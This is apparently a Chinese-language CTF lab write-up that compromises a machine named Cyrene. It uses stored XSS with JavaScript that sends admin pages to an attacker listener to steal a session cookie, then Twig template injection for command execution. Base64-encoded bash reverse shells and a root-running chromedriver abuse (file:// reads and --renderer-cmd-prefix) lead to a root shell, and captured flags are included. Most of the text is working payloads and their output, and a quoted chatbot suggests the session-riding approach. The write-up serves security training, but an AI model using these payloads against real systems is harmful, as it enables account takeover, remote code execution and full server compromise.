


web渗透

打开web页面，有一个留言框，第一反应测试一下存储型XSS：



Your name

123@123.com

Email address


123@123.com

Message

<script>alert(1)</script>

Basic HTML markup is preserved in your message.

Send Feedback



漏洞存在。

通常而言xss靶机攻击，肯定有机器人来查看留言

第一反应就是构造一个接收cookie的js代码，然后用kali接收请求包获得管理员cookie

exp:

```
<script>
</script>
```

```
socat -v TCP-LISTEN:5555,reuseaddr,fork -
//bash接收请求
```

Message

```
<script>  </script>
```

Basic HTML markup is preserved in your message.

但是收集到的请求中并未包含Cookie。

```
# socat -v TCP-LISTEN:9999,reuseaddr,fork -
> 2026/09/22 13:26:55.738523 length=437 from=0 to=436
GET /admstatus?200 HTTP/1.1\r
Host: 192.168.56.10:9999\r
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:156.0) Gecko/20100101 Firefox/156.0\r
Accept: image/avif,image/jxl,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5\r
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5\r
Accept-Encoding: gzip, deflate\r
Sec-GPC: 1\r
Connection: keep-alive\r
Referer: http://192.168.56.113/\r
Priority: u=5, i\r
\r
```

于deepseek交流后得知有一个httponly的选项导致无法得到cookie, deepseek说: **不偷 Cookie, 直接骑会话**

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
PHPSESS...	6s9gf5gr5dal0...	192.168.56...	/	会话	35	true	false	Lax	Tue, 22 Sep 2026 ...

```
<script>
var send=function(k,v){try{new Image().src='http://192.168.56.1:3888/pinfo?'+k+'='+encodeURIComponent(String(v).slice(0,400))}catch(_){}};
send('mark','start');
try{
fetch('/admin_server_info.php',{credentials:'include'}).then(function(r){return r.text()}).then(function(t){
send('len',t.length);
var biz;
biz=t.indexOf('HTTP_COOKIE'); send('hc_idx',biz); if(biz>=0) send('hc',t.substr(biz,300));
biz=t.indexOf('PHPSESSID'); send('ps_idx',biz); if(biz>=0) send('ps',t.substr(biz,250));
biz=t.indexOf('session.save_path'); if(biz>=0) send('ssp',t.substr(biz,150));
biz=t.indexOf('error_log'); if(biz>=0) send('el',t.substr(biz,120));
send('done','y');
}).catch(function(e){send('fetcherr',e.message)});
} catch(e){send('err1',e.message)}
</script> </div>
```

收到了周期性的如下请求包

```
> 2026/09/22 13:33:32.784987 length=374 from=0 to=373
GET /pinfo?mark=start HTTP/1.1\r
Host: 192.168.56.10:9999\r
Connection: keep-alive\r
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/151.0.0.0 Safari/537.36\r
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8\r
Referer: http://127.0.0.1/\r
Accept-Encoding: gzip, deflate\r
Accept-Language: en-US,en;q=0.9\r
\r
GET /pinfo?mark=start HTTP/1.1
Host: 192.168.56.10:9999
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/151.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

构造一个让脚本访问页面并带出响应到HTTP请求包的JS脚本

修改payload为访问admin.php页面

```
<script>
const recv = 'http://192.168.56.10:1236';

fetch('/admin.php', { credentials: 'include' })
  .then(r => r.text()).then(html => {
    const info = [
      'status=' + r.status,
      'url=' + r.url,
      'redirected=' + r.redirected,
      'type=' + r.type,
      'len=' + html.length,
      '---HTML START---',
      html.slice(0, 30000)
    ].join('\n');

    const ok = navigator.sendBeacon(recv,
      encodeURIComponent(info));
    if (!ok) {
      fetch(recv, { method: 'POST', mode: 'no-cors', body: encodeURIComponent(info) });
    }
  });
```

```
    }  
  }  
  .catch(e => {  
    fetch(recv, { method: 'POST', mode: 'no-  
cors', body: 'ERR:' + e });  
  });</script>
```

响应太长，截断部分后如下

```
<section class="card">  
  <div class="admin-bar">  
    <h2>Support Inbox</h2>  
    <div>  
      <a href="admin_email.php" class="btn btn-  
ghost">Templates</a>  
      <a href="admin_server_info.php" class="btn  
btn-ghost">System Info</a>  
%> 2026/09/22 17:08:50.677045  length=1448  
from=1835 to=3282  
20      <a href="logout.php" class="btn btn-  
ghost">Log Out</a>  
    </div>  
  </div>  
  <p class="muted">5 submission(s) awaiting  
review.</p>  
  
  <article class="message">  
    <div class="message-head">  
      <strong>123@123.com</strong>  
      <span class="muted">123@123.com</span>
```

```

        <span class="muted">2026-09-21
09:05:01</span>
    </div>
    <div class="message-body">
        &lt;script&gt;
const recv =
&#039;http://192.168.56.10:1237&#039;;

fetch(&#039;/admin.php&#039;;, { credentials:
&#039;include&#039;; })
    .then(r => r.text().then(html => {
        const info = [
            &#039;status=&#039; + r.status,
            &#039;url=&#039; + r.url,
            &#039;redirected=&#039; + r.redirected,
            &#039;type=&#039; + r.type,
            &#039;len=&#039; + h20      <a
href="logout.php" class="btn btn-ghost">Log
Out</a>
        </div>
    </div>

```

显示出admin_email.php, admin_server_info.php两个页面存在的信息。

修改刚刚的脚本访问页面分别修改为以上两个页面，页面返回太长太逆天了。我截取一部分放到这里面，可以看出这个admin_server_info就是phpinfo。可以找到脚本访问的cookie，就在我截取的最后一行

```

> 2026/09/22 17:14:07.616942  length=1448
from=387 to=1834
status=200


```

```
url=http://127.0.0.1/admin_server_info.php
redirected=false
type=basic
len=66950
</style>
<title>PHP 8.3.33 - phpinfo()</title><meta
name="ROBOTS"
content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">> 2026/09/22
17:14:07.627417  length=1448 from=3283 to=4730
<tr><td class="e">HTTP Request </td><td
class="v">GET /admin_server_info.php HTTP/1.1
</td></tr>
<tr><td class="e">Host </td><td
class="v">127.0.0.1 </td></tr>
<tr><td class="e">Connection </td><td
class="v">keep-alive </td></tr>
<tr><td class="e">sec-ch-ua-platform </td><td
class="v">"Linux" </td></tr>
<tr><td class="e">User-Agent </td><td
class="v">Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/151.0.0.0 Safari/537.36 </td>
</tr>
<tr><td class="e">sec-ch-ua </td><td
class="v">"Chromium";v="151"
, "Not=A?Brand";v="99" </td>
</tr>
<tr><td class="e">sec-ch-ua-mobile </td><td
class="v">?0 </td></tr>
<tr><td class="e">Accept </td><td class="v">*/</td></tr>
```

```
<tr><td class="e">Sec-Fetch-Site </td><td  
class="v">same-origin </td></tr>  
<tr><td class="e">Sec-Fetch-Mode </td><td  
class="v">cors </td></tr>  
<tr><td class="e">Sec-Fetch-Dest </td><td  
class="v">empty </td></tr>  
<tr><td class="e">Referer </td><td  
class="v">http://127.0.0.1/index.php </td></tr>  
<tr><td class="e">Accept-Encoding </td><td  
class="v">gzip, deflate, br, zstd </td></tr>  
<tr><td class="e">Accept-Language </td><td  
class="v">en-US,en;q=0.9 </td></tr>  
<tr><td class="e">Cookie </td><td  
class="v">PHPSESSID=db7k59mu3iagek9rbs8sqmkefh  
</td></tr>
```

就能够成功得到管理员cookie：
db7k59mu3iagek9rbs8sqmkefh

登录之后就很简单了：



这里明示了模板注入：

Template name

III

Template body

{{(7*7)}}

Available variables: customer, site, submitted_at.

Preview Save Template

49

网上找找exp:

```
{{['id']|filter('system')}}}
```

直接执行成功了，那就反弹shell:

```
bash -c "echo  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwLzQ0  
NDQgMD4mMQ==|base64 -d|bash"
```

```
nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.113] 46378  
bash: cannot set terminal process group (2522): Not a tty  
bash: no job control in this shell  
bash: /root/.bashrc: Permission denied  
Cyrene:/var/www/localhost/htdocs$ ls  
ls  
admin.php  
admin_email.php  
admin_server_info.php  
composer.json  
composer.lock  
config.php  
data  
footer.php  
header.php  
index.php  
login.php  
logout.php  
style.css  
submit.php  
vendor  
Cyrene:/var/www/localhost/htdocs$ |
```

```
flag{user-6352e71c1a99ab360615924160c47e57}
```

```
user.txt
Cyrene:/home/pi$ cat ./user.txt
cat ./user.txt
flag{user-6352e71c1a99ab360615924160c47e57}
Cyrene:/home/pi$ ^[a]
```

提权

关键发现：

`chromedriver` 以 **root** 运行，监听 `127.0.0.1:9515`。

Chrome 以 root 运行且带 `--no-sandbox`，可被 `chromedriver` 控制。

`/opt/admin_bot/bot.py` 以 root 运行。

`/bin/su -> /bin/bbsuid`，SUID root。

`/etc/crontabs/root` 已存在，权限 `600`

`/opt/admin_bot/bot.py` 以 **root** 运行

创建一个root权限的会话

```
SESSION=$(curl -s -X POST
http://127.0.0.1:9515/session \
  -H "Content-Type: application/json" \
  -d '{"desiredCapabilities":
{"browserName":"chrome","chromeOptions":{"args":
["--no-sandbox","--disable-dev-shm-usage","--
headless=new"]}}}' \
  | grep -o '"sessionId":"[^"]*"' | cut -d'"' -
f4)
echo "SESSION=$SESSION"
```

读取敏感文件：

```
curl -s -X POST
http://127.0.0.1:9515/session/$SESSION/url -H
"Content-Type: application/json" -d
'{"url":"file:///root/root.txt"}'
```

```
curl -s
http://127.0.0.1:9515/session/$SESSION/source
```

```
curl -s http://127.0.0.1:9515/session/$SESSION/source
{"sessionId":"d3ab8c58728faf32528d881c83761c16","status":0,"value":"\u003Chtml>\u003Chead>\u003Cmeta name=\"color-scheme\" content=\"light dark\">\u003C/head>\u003Cbody>\u003Cpre style=\"word-wrap: break-word; white-space: pre-wrap;\">flag{root-18687f6ee5c8104d2b5190fb7b8983a9}\n\u003C/pre>\u003C/body>\u003C/html>\"};cyrene:/var/www/localhost/htdocs$
```

```
flag{root-18687f6ee5c8104d2b5190fb7b8983a9}
```

准备反弹root shell

```
cat > /tmp/r.sh <<'EOF'
#!/bin/sh
echo
c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC41Ni4xMC84ODg4
IDA+JjE= | base64 -d | bash
EOF
```

```
chmod +x /tmp/r.sh
cat /tmp/r.sh
```

```
SESSION=$(curl -s -X POST
http://127.0.0.1:9515/session -H "Content-Type:
application/json" -d '{
  "capabilities": {
    "alwaysMatch": {
      "browserName": "chrome",
      "goog:chromeOptions": {
        "args": [
          "--no-sandbox",
```

```
        "--headless=new",
        "--no-zygote",
        "--renderer-cmd-prefix=/tmp/r.sh"
    ]
}
}
}
}' | grep -o '"sessionId":"[^"]*"' | cut -d'"' -f4)

echo "SESSION=$SESSION"

curl -s -X POST
http://127.0.0.1:9515/session/$SESSION/url -H
"Content-Type: application/json" -d
'{"url":"http://127.0.0.1/index.php"}'
cat /tmp/p1
```

```
listening on [any] 8888 ...
connect to [192.168.56.10] from 192.168.56.113 [192.168.56.113] 47166
sh: can't access tty; job control turned off
/ # ls
bin
boot
dev
etc
home
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
/ # whoami
root
/ # |
```

